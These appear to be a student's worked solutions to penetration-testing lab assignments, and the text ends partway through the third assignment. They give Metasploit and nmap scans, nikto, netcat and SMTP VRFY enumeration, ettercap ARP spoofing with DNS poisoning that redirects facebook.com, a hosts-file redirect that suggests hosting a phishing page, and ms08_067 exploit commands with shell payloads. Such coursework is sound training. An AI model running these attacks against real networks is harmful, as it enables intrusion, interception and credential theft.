Assignment 1-4 Solution (verified and working)

Assignment 01 :-

Question #1

Run nmap with Metasploit to find target machines:

1. **Run nmap in your subnet with Metasploit environments.**
2. **Use hosts and services commands.**
3. **Find the ip addresses along with port addresses of the samba, smb, netbios applications.**

Answer #1

In the root privilege mode:

```
systemctl start postgresql
msfdb init
msfconsole
```

- `systemctl start postgresql` : Starts the postgresql.
- `msfdb init` : Initializes a default database called msf.
- `msfconsole` : Opens metasploit framework.

Inside metasploit:

```
db_status
db_nmap -sS 192.168.1.0/24
```

- `db_status` : To check whether the earlier initialized DB is now connected or not.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
```

- `db_nmap` : The nmap command connected with the metaploit database.
- `-sS` : Stealth scan to prevent detection during port scanning.
- `192.168.1.0/24` : Your preferred network subnet.

```
msf6 > db_nmap -sS 192.168.1.0/24
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-26 22:18 IST
[*] Nmap: Nmap scan report for 192.168.1.1
[*] Nmap: Host is up (0.0087s latency).
[*] Nmap: Not shown: 998 closed tcp ports (reset)
[*] Nmap: PORT   STATE SERVICE
[*] Nmap: 53/tcp open  domain
[*] Nmap: 80/tcp open  http
[*] Nmap: MAC Address: 7C:45:D0:07:B8:A4 (Shenzhen Wewins Wireless)
[*] Nmap: Nmap scan report for 192.168.1.100
[*] Nmap: Host is up (0.0011s latency).
[*] Nmap: All 1000 scanned ports on 192.168.1.100 are in ignored states.
[*] Nmap: Not shown: 1000 filtered tcp ports (no-response)
[*] Nmap: MAC Address: E0:8F:4C:05:0D:89 (Intel Corporate)
[*] Nmap: Nmap scan report for 192.168.1.103
[*] Nmap: Host is up (0.00096s latency).
[*] Nmap: Not shown: 997 filtered tcp ports (no-response)
[*] Nmap: PORT     STATE  SERVICE
[*] Nmap: 139/tcp  open   netbios-ssn
[*] Nmap: 445/tcp  open   microsoft-ds
[*] Nmap: 2869/tcp closed icslap
[*] Nmap: MAC Address: 00:0C:29:89:4D:67 (VMware)
[*] Nmap: Nmap scan report for 192.168.1.101
[*] Nmap: Host is up (0.0000040s latency).
[*] Nmap: All 1000 scanned ports on 192.168.1.101 are in ignored states.
[*] Nmap: Not shown: 1000 closed tcp ports (reset)
[*] Nmap: Nmap done: 256 IP addresses (4 hosts up) scanned in 14.86 seconds
```

Still while inside msf6>

```
hosts
```

- `hosts` : Shows all the IPv4 addresses, their respective MAC, name, OS_Name, etc captured during db_nmap scan

```
msf6 > hosts

Hosts
=====

address        mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------        ---                ----  -------  ---------  -----  -------  ----  --------
192.168.1.1    7c:45:d0:07:b8:a4        Unknown                    device
192.168.1.100  E0:8F:4C:05:0D:89        Unknown                    device
192.168.1.101                           Unknown                    device
192.168.1.103  00:0c:29:89:4d:67        Unknown                    device
192.168.1.104  00:0c:29:89:4d:67        Unknown                    device
```

```
services
```

- `services` : Shows all IP, their ports, protocols, names, state and info of captured IP from db_nmap.

```
msf6 > services
Services
========

host           port  proto  name          state     info
----           ----  -----  ----          -----     ----
192.168.1.1    53    tcp    domain        open
192.168.1.1    80    tcp    http          open
192.168.1.1    137   tcp    netbios-ns    closed
192.168.1.1    139   tcp    netbios-ssn   closed
192.168.1.1    445   tcp    microsoft-ds  closed
192.168.1.100  137   tcp    netbios-ns    filtered
192.168.1.100  139   tcp    netbios-ssn   filtered
192.168.1.100  445   tcp    microsoft-ds  filtered
192.168.1.101  137   tcp    netbios-ns    closed
192.168.1.101  139   tcp    netbios-ssn   closed
192.168.1.101  445   tcp    microsoft-ds  closed
192.168.1.103  139   tcp    netbios-ssn   open
192.168.1.103  445   tcp    microsoft-ds  open
192.168.1.103  2869  tcp    icslap        closed
192.168.1.104  137   tcp    netbios-ns    filtered
192.168.1.104  139   tcp    netbios-ssn   open
192.168.1.104  445   tcp    microsoft-ds  open
```

```
services -p 137,139,445
```

- `services` : Shows all IP, their ports, protocols, names, state and info of captured IP from db_nmap.
- `-p 137,139,445` : Only display the service details for the mentioned ports (137,139 → NetBIOS, 445 → SMB/Samba).

```
msf6 > services -p 137,139,445
Services
========

host           port  proto  name          state     info
----           ----  -----  ----          -----     ----
192.168.1.1    137   tcp    netbios-ns    closed
192.168.1.1    139   tcp    netbios-ssn   closed
192.168.1.1    445   tcp    microsoft-ds  closed
192.168.1.100  137   tcp    netbios-ns    filtered
192.168.1.100  139   tcp    netbios-ssn   filtered
192.168.1.100  445   tcp    microsoft-ds  filtered
```

Question #2

Investigate with a domain and a person name with maltego. Domain Investigation:


1. **Use Maltego CE to investigate "example.com".**
2. **Identify associated subdomains, email addresses, and related IPs.**
3. **Summarize your findings and create a report.**

Answer #2

A Brief Guide: Investigating "example.com" in Maltego CE

1. **Get Started:**
   - Open the Maltego CE application on your computer.
   - Create a new, empty graph by going to "File" > "New" or clicking the "New Graph" icon. This provides your workspace.
2. **Introduce the Target:**
   - From the "Entity Palette" (usually on the left), find the "Website" entity (under "Infrastructure").
   - Drag and drop this "Website" entity onto the blank graph.
   - Double-click the new "Website" entity. A properties window will appear. In the "Value" field, type `example.com` and then click "OK" or press Enter. This sets your target for investigation.

3. **Attempt Numerical Subdomain Enumeration:**
    - Right-click on the `example.com` entity on your graph.
    - Select "Run Transform". A list of available actions will appear.
    - Find and click on the transform named "To DNS Name [Enumerate hostname numerically]".
    - A small window will pop up asking for input:
        - Range Start: Enter a starting number for potential subdomains (e.g., `1`).
        - Range End: Enter an ending number for the range (e.g., `100`). Be mindful of using very large numbers.
        - Padding: Leave this as `0` for now.
    - Click "OK" or "Run". Maltego will try to resolve hostnames like `1.example.com`, `2.example.com`, etc., within your specified range. Expect little to no new entities to appear as "example.com" likely doesn't use this pattern. Check the "Transform Output" window (usually at the bottom) for any messages.
4. **Look for DNS Names in Properties:**
    - Right-click on the `example.com` entity again.
    - Select "Run Transform".
    - Find and click on the transform named "To DNSNames [within Properties]".
    - This transform examines the internal data Maltego has about `example.com`. Click "OK" or "Run".
    - You might see a new "DNS Name" entity appear with the value `www.example.com` or just `example.com` again. This transform often finds the initial domain within its data. Examine the "Properties" of this new (or the original) entity.
5. **Get the Website Title:**
    - Right-click on the `example.com` entity (either the original or the one from the previous step).
    - Select "Run Transform".
    - Find and click on the transform named "To Website Title".
    - Click "OK" or "Run". Maltego will try to retrieve the title of the webpage at `example.com`.
    - Click on the `example.com` entity. Look at the "Properties" pane (usually on the right). You should see a property like "Website Title" with the title of the Example Domain website (likely just "Example Domain").



Report on Domain Investigation of "example.com"

Date of Investigation: April 27, 2025

Tool Used: Maltego CE 4.9.2

Target Domain: example.com

Transforms Used: To DNS Name [Enumerate hostname numerically], To DNSNames [within Properties], To Website Title

Findings:

- **To DNS Name [Enumerate hostname numerically]:**
    - The transform ran successfully.
    - It issued a WARNING: "Hostname must have at least 3 parts. E.g. mail3.targetsite.com". This suggests the transform might have been expecting a more specific starting hostname to append numbers to (perhaps a second-level domain).
    - Ultimately, the transform returned 0 new entities, indicating that no numerically prefixed subdomains (based on how the transform operated with "example.com") were found to have active DNS records.

- **To DNSNames [within Properties]:**
  - The transform completed successfully and returned 1 entity.
  - This new node had a **"DNS" symbol and the text "example.com"**.
  - Based on previous behavior, this likely resulted in a new "DNS Name" entity on the graph with the value "example.com" itself. This transform often finds the initial domain listed within the properties.
- **To Website Title:**
  - The transform completed successfully and returned 1 entity.
  - This node had a **"bell ringing" symbol and the text "Example Domain"**.
  - This would have updated the "example.com" entity on your graph with a "Website Title" property. To see the actual title, you would need to click on the "example.com" entity and look at the "Properties" pane (usually on the right). The title is likely something generic like "Example Domain".

Summary:

The investigation of "example.com" using the available Maltego CE transforms yielded limited results, as expected for a reserved domain. The numerical subdomain enumeration did not find any active subdomains. The "To DNSNames [within Properties]" transform likely reiterated the original domain name. The "To Website Title" transform successfully retrieved the title of the main "example.com" website. No additional subdomains or associated infrastructure were discovered through these specific transforms.

Conclusion:

As "example.com" is a domain reserved for illustrative purposes, it lacks a typical online infrastructure with numerous active subdomains or publicly discoverable related entities. The results obtained are consistent with the non-operational nature of this domain. To effectively utilize Maltego CE for investigating online infrastructure, it is necessary to target active and complex real-world domains (while adhering to ethical and legal guidelines).

Question #3


Name Investigation:

1. **Use Maltego CE to investigate "Elon Musk".**
2. **Identify related social media accounts, companies, and email addresses.**
3. **Summarize your findings and create a report.**

Answer #3

Step-by-Step Guide for Investigating "Elon Musk" in Maltego CE (Version 4.9.2, Bing Search & Website Titles Only):

1. **Launch Maltego CE:** Open the application.
2. **Create a New Graph:** Go to "File" > "New".
3. **Add Person Entity:** Drag and drop a "Person" entity onto the graph and name it "Elon Musk".
4. **Run "To Website [Bing]" Transform:**
   - Right-click on "Elon Musk".
   - Select "Run Transform".
   - Choose "To Website [Bing]".
   - In the input window, leave "Domain/TLD" blank and enter "Elon Musk" in "Additional term".
   - Click "OK" or "Run".
5. **Examine Found Websites:** Observe the new "Website" entities linked to "Elon Musk".
6. **Run "To Website Title" Transform:**
   - Right-click on each of the "Website" entities individually (e.g., `www.tesla.com`, `www.cnn.com`).
   - Select "Run Transform" and choose "To Website Title".
   - Allow each transform to complete. The website title will appear as a property of each "Website" entity.



Report for Person Investigation of "Elon Musk" (Website Titles Only):

Date of Investigation: April 27, 2025

Tool Used: Maltego CE 4.9.2

Transforms Used: To Website [Bing], To Website Title

Findings:

- The "To Website [Bing]" transform identified the following websites related to Elon Musk:
  - `www.tesla.com`
  - `www.nbcnews.com`
  - `www.cnn.com`
  - `www.britannica.com`
  - `www.forbes.com`
  - `money.howstuffworks.com`
  - `www.businessinsider.com`
  - `www.biography.com`
  - `simple.wikipedia.com`
  - `www.northjersey.com`
  - `en.wikipedia.org`
  - `www.usatoday.com`
- No specific transforms for social media accounts or email addresses were used or found during this investigation.

Summary:

The Maltego CE 4.9.2 investigation of Elon Musk, limited to the "To Website [Bing]" and "To Website Title" transforms, successfully identified a collection of websites relevant to the individual. These sites include his company, news outlets, biographical resources, and encyclopedic entries. The investigation did not extend to the identification of social media accounts or email addresses due to the absence of corresponding transforms in the current setup.

Note:

The reason for no social media accounts because there were no Transform options available for any Social media accounts like Instagram, Facebook, Twitter/X, etc.

Assignment 02:-

Question #1

You have a website at http://172.30.16.191/dfw/

- **Apply nikto to find the vulnerabilities of this website.**

- **Find all image files (if available) in this website using nikto.**
- **Find the versions of apache, php, and mod perl of this website. Check any metasploit script available which can breach any specific versions of apache, php, and mod perl**
- **Find the applications running on any open ports in this website.**
- **Use netcat to find strange ports in this website if available.**
- **Find valid username if available using VRFY and netcat**
- **Write a detail opinion about the vulnerabilities of this website.**

Answer #1

1. **Apply Nikto to find vulnerabilities:**

```
nikto -h http://172.30.16.191/dfw/
```

2. **Find All Image Files (if available):**

```
nikto -h http://172.30.16.191/dfw/ -Plugins 'image'
```

3. **i) Find Versions of Apache, PHP, and Mod Perl:**

```
nikto -h http://172.30.16.191/dfw/ -Plugins 'apacheversion,phpversion,modperlversion'
```

3. ii) Check for Metasploit scripts targeting specific versions:

```
searchsploit apache <version>
searchsploit php <version>
```

4. **Find Applications Running on Open Ports:**
   - **Why Use the IP Address Instead of the Full URL?**
     - Tools like `nmap` operate at the network level and require an IP address to scan for open ports and services. The `/dfw/` portion of the URL refers to a specific directory or resource hosted by the web server, which is relevant for web application testing but not for identifying services on open ports.
     - To find applications running on open ports, we target the IP address (`172.30.16.191`) rather than the full URL (`http://172.30.16.191/dfw/`).
   - Perform a port scan on the IP address:

```
nmap -sV -p- 172.30.16.191
```

     - This will list all open ports and the corresponding services (e.g., HTTP on port 80, SSH on port 22, etc.).

5. **Use Netcat to Find Strange Ports:**

```
nc -zv 172.30.16.191 1-65535
```

   - This will attempt to connect to all ports (1–65535) on the target IP address (172.30.16.191).
   - The output will list open ports and indicate which services might be running on them.

6. **Find Valid Usernames Using VRFY and Netcat:**

```
nc 172.30.16.191 25
VRFY admin
```

   - The **VRFY** command is an SMTP command used to verify the existence of a user on a mail server.
   - 25 in above command is the port number.

7. **Write a Detailed Report About the Vulnerabilities:**
   - Summarize findings from `nikto`, `nmap`, and other tools.
   - Include details about vulnerabilities, outdated software versions, misconfigurations, and potential exploits.

Question #2

Using ettercap, demonstrate dns cache poisoning and arpspoofing.

Answer #2

1. Install Ettercap

- If Ettercap is not already installed, install it on your Kali Linux machine:

```
sudo apt update
sudo apt install ettercap-text-only
```

2. Enable IP Forwarding
   - Enable IP forwarding to ensure intercepted traffic is forwarded to its intended destination:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

3. Configure DNS Spoofing
   - Edit the `/etc/ettercap/etter.dns` file to specify the DNS entries you want to poison:

```
sudo nano /etc/ettercap/etter.dns
```

   - Add an entry to redirect www.facebook.com to your desired IP (e.g., 192.168.1.100):

```
www.facebook.com A 192.168.1.100
*.facebook.com A 192.168.1.100
```

   - The first line redirects only `www.facebook.com`.
   - The second line (`*.facebook.com`) ensures that **all subdomains** of `facebook.com` are also redirected.
   - Add them in the end of the file then Save and close the file.

4. Perform ARP Spoofing and DNS Cache Poisoning
   - Use the following command to perform both ARP spoofing and DNS cache poisoning in one step:

```
ettercap -T -M arp:remote /victim_ip// /router_ip// -P dns_spoof
```

   - **Explanation of Flags:**
     - `-T` : Use text mode (CLI).
     - `-M arp:remote` : Perform ARP spoofing between the gateway and the victim.
     - `/<gateway-ip>//` : The IP address of the gateway (e.g., 192.168.1.1).
     - `/<victim-ip>//` : The IP address of the victim machine (e.g., 192.168.1.50).
     - `-P dns_spoof` : Enable the DNS spoofing plugin.
   - Example:

```
sudo ettercap -T -M arp:remote /192.168.1.1// /192.168.1.50// -P dns_spoof
```

5. **Test DNS Cache Poisoning**
   - On the victim machine, try accessing `www.facebook.com` in a browser.
   - The victim should be redirected to the IP address you specified (`192.168.1.100`), demonstrating successful DNS cache poisoning.

6. **Monitor Traffic**
   - You can use tools like **Wireshark** or **tcpdump** to monitor the intercepted traffic and verify that ARP spoofing and DNS poisoning are working.

7. **Clean Up**
   - Stop the Ettercap process by pressing `Ctrl+C`.
   - Disable IP forwarding:

```
echo 0 > /proc/sys/net/ipv4/ip_forward
```

   - Restart the network interfaces on the victim and gateway machines to clear the ARP cache.

Explanation of the Attack

- **ARP Spoofing:** Tricks the victim and gateway into associating your MAC address with their IP addresses, allowing you to intercept their traffic.
- **DNS Cache Poisoning:** Redirects DNS queries to malicious IPs, enabling you to serve fake websites or intercept sensitive data.

Question #3

Misdirect your window system browsing to a different site.

Answer #3

To misdirect **your own Windows system** so that browsing to `google.com` redirects you to a different website (e.g., an attacker-controlled site), you can manipulate the **Windows Hosts File** . This is a legitimate and effective way to simulate DNS redirection locally on your machine.

Objective

Redirect all browser traffic from `google.com` to another website (e.g., `192.168.1.100`) by modifying the Windows Hosts file.

Step-by-Step Solution

1. **Understand the Windows Hosts File**
   - The **Hosts file** is a local file used by the operating system to map domain names (e.g., `google.com`) to IP addresses before querying DNS servers.
   - Location of the Hosts file:

```
C:\Windows\System32\drivers\etc\hosts
```

2. **Modify the Hosts File**
   - Open the Hosts file in a text editor with administrator privileges:
     - Press `Win + S` , search for **Notepad** , right-click, and select **Run as Administrator** .
     - In Notepad, go to **File** > **Open** , navigate to `C:\Windows\System32\drivers\etc\` , and open the `hosts` file.
   - Add the following line to redirect `google.com` to your desired IP address (`192.168.1.100`):

```
192.168.1.100    google.com
192.168.1.100    www.google.com
```

   - Save the file and close Notepad.

3. **Clear DNS Cache**
   - After modifying the Hosts file, clear the DNS cache to ensure the changes take effect immediately:

```
ipconfig /flushdns
```

4. **Test the Redirection**
   - Open a browser on your Windows system and navigate to `http://google.com` .
   - Instead of loading the actual Google website, your browser will now load the content hosted at `192.168.1.100` .

How It Works ?

- When you type `google.com` into your browser, the system checks the Hosts file first before querying DNS servers.
- Since you've added an entry mapping `google.com` to `192.168.1.100` , the browser connects to the specified IP address instead of the real Google server.

Reverting the Changes

To restore normal browsing behavior:

1. Open the Hosts file again (as described above).
2. Remove or comment out the lines you added

```
# 192.168.1.100    google.com
# 192.168.1.100    www.google.com
```

3. Save the file and clear the DNS cache again:

```
ipconfig /flushdns
```

Key Takeaways

- By editing the Hosts file, you can simulate DNS spoofing locally without needing ARP or DNS cache poisoning tools like Ettercap.
- This method is useful for testing and understanding how DNS redirection works in a controlled environment.

Question #4

Poison dns cache for www.facebook.com to different IP. Clear browsing history and cache before testing Explain step by step process and take screenshot from your window systems.

Answer #4

Poisoning DNS Cache for `www.facebook.com` by Modifying Windows Hosts File

Objective

Redirect all browser traffic from `www.facebook.com` to a different IP address (e.g., `192.168.1.100`) by poisoning the DNS cache locally using the Windows Hosts file.

Step-by-Step Process

1. Clear Browsing History and Cache
   - Before testing, clear your browser's history and cache:
     - Open your browser (Chrome, Firefox, etc.).
     - Go to:

       Settings → Privacy and Security → Clear Browsing Data.
     - Select:
       - Browsing History
       - Cookies and Other Site Data
       - Cached Images and Files
     - Click Clear Data.

2. Modify the Windows Hosts File
   - Open Notepad as Administrator:
     - Press `Win + S`, search for Notepad, right-click, and select Run as Administrator.
   - In Notepad:
     - Go to File → Open.
     - Navigate to:

       `C:\Windows\System32\drivers\etc\`
     - Open the hosts file.
   - Add the following lines:

```
192.168.1.100    www.facebook.com
192.168.1.100    facebook.com
```

   - Save the file and close Notepad.

3. **Clear DNS Cache**
   - Run the following command in Command Prompt:

```
ipconfig /flushdns
```

4. **Test the Redirection**
   - Open a browser and visit:

     `http://www.facebook.com`
   - You should be redirected to the server or content hosted at `192.168.1.100`.

5. **Simulate an Attacker-Controlled Site (Optional)**

   To create a fake site:
   - Set up a web server (Apache, Nginx, etc.) at `192.168.1.100`.
   - Host a simple webpage or phishing site.
   - Visiting `www.facebook.com` now loads your controlled page.

6. **Take Screenshots**
   - Modified Hosts File showing the redirection:

```
192.168.1.100    www.facebook.com
192.168.1.100    facebook.com
```

   - Browser Window showing the redirected page.

How It Works ?

- The Windows Hosts file overrides DNS queries by mapping domain names directly to IP addresses.
- When a browser tries to reach `www.facebook.com`, the system first checks the Hosts file and redirects to the IP specified (`192.168.1.100`).

Reverting the Changes

- Open the Hosts file again.
- Remove or comment out the added lines:

```
192.168.1.100    www.facebook.com
192.168.1.100    facebook.com
```

- Save the file and flush DNS cache again:

```
ipconfig /flushdns
```

Key Takeaways

- Editing the Hosts file is a simple and effective way to simulate DNS poisoning locally.
- This technique helps in understanding DNS manipulation without needing advanced tools like Ettercap.

Question #5

Write your IP, your window IP, and gateway IP. On your wireshark, show traffic from your window systems

Answer #5


My Kali IP : 192.168.68.246 (using the command : `ifconfig`)

Kali Default Gateway : 192.168.68.239 (using the command : `ip route | grep default`)

My Window IP : 192.168.68.114 (using the command : `ipconfig`)

Window Default Gateway : 192.168.68.239 (using the command : `ipconfig`)

Wireshark Syntax to show traffic from Window System: `ip.src==192.168.68.114`



Assignment 03:-

Question #1

Metasploit Basics: Explain the difference between a bind shell and a reverse shell in Metasploit. Provide an example of when you would use each.

Answer #1

Metasploit Basics: Bind Shell vs. Reverse Shell

Feature	*Bind Shell*	*Reverse Shell*
Connection	Attacker connects to the target	Target connects to the attacker
Listening	*Target listens on a port*	*Attacker listens on a port*
Firewall/NAT	Target must allow incoming connections	Target must allow outgoing connections
Use Case	*Target on same local network without firewall blocking incoming ports*	*Target behind firewall/NAT, outbound connections allowed*

Explanation:

- **Bind Shell:**
  The target machine opens and listens on a port; the attacker connects to it to gain shell access. Used when the attacker can directly reach the target.
- **Reverse Shell:**
  The target machine initiates a connection back to the attacker's listening machine. Useful when the target is behind a firewall or NAT that blocks incoming connections.

Question #2

Searching for Exploits: Use Metasploit to search for vulnerabilities related to Ubuntu. Write the command you used and list any two exploits you found.

Answer #2

Command:

```
msf6 > search type:exploit platform:linux os:ubuntu
```

Explanation:

- `search` : Search Metasploit modules.
- `type:exploit` : Filters for exploit modules only.
- `platform:linux` : Limits results to Linux platform.
- `os:ubuntu` : Further narrows to Ubuntu OS.

Example Exploits Found:

- `exploit/linux/http/struts2_dmi_exec` - Apache Struts 2 vulnerability on Linux.
- `exploit/linux/local/cve_2021_3156_sudo` - Local privilege escalation in sudo.

Question #3

Exploit Module Configuration: You have identified ms08_067_netapi as an exploit for a Windows XP target. Write the Metasploit commands to:

- **Use the exploit**
- **Show the available options**
- **Set the target IP to 192.168.1.100**
- **Set the payload to windows/shell reverse tcp**

Answer #3

Commands:

```
msf6 > use exploit/windows/smb/ms08_067_netapi
msf6 exploit(windows/smb/ms08_067_netapi) > show options
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.100
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/shell/reverse_tcp
```

Explanation:

- `use` : Loads the exploit module.
- `show options` : Displays configurable parameters.
- `set RHOST` : Sets the target IP.
- `set PAYLOAD` : Specifies the payload to use (reverse TCP shell).

Question #4

Msfcli Execution: Using Msfcli, write a single command to exploit a Windows XP machine at 192.168.1.100 using ms08 067 netapi with a bind shell payload.

Answer #4

Command:

```
msfcli exploit/windows/smb/ms08_067_netapi RHOST=192.168.1.100 PAYLOAD=windows/shell/bind_tcp E
```

Explanation:

- `msfcli` : Metasploit command-line interface.
- `RHOST` : Target IP.
- `PAYLOAD` : Bind shell payload.
- `E` : Execute the exploit.

Question #5

Understanding Exploit Execution After executing an exploit in Metasploit, explain what happens step by step when a reverse shell is used.

Include:

- What Metasploit does when you run exploit
- How the target machine responds
- How the attacker gains access

Answer #5

What Metasploit Does When You Run Exploit:

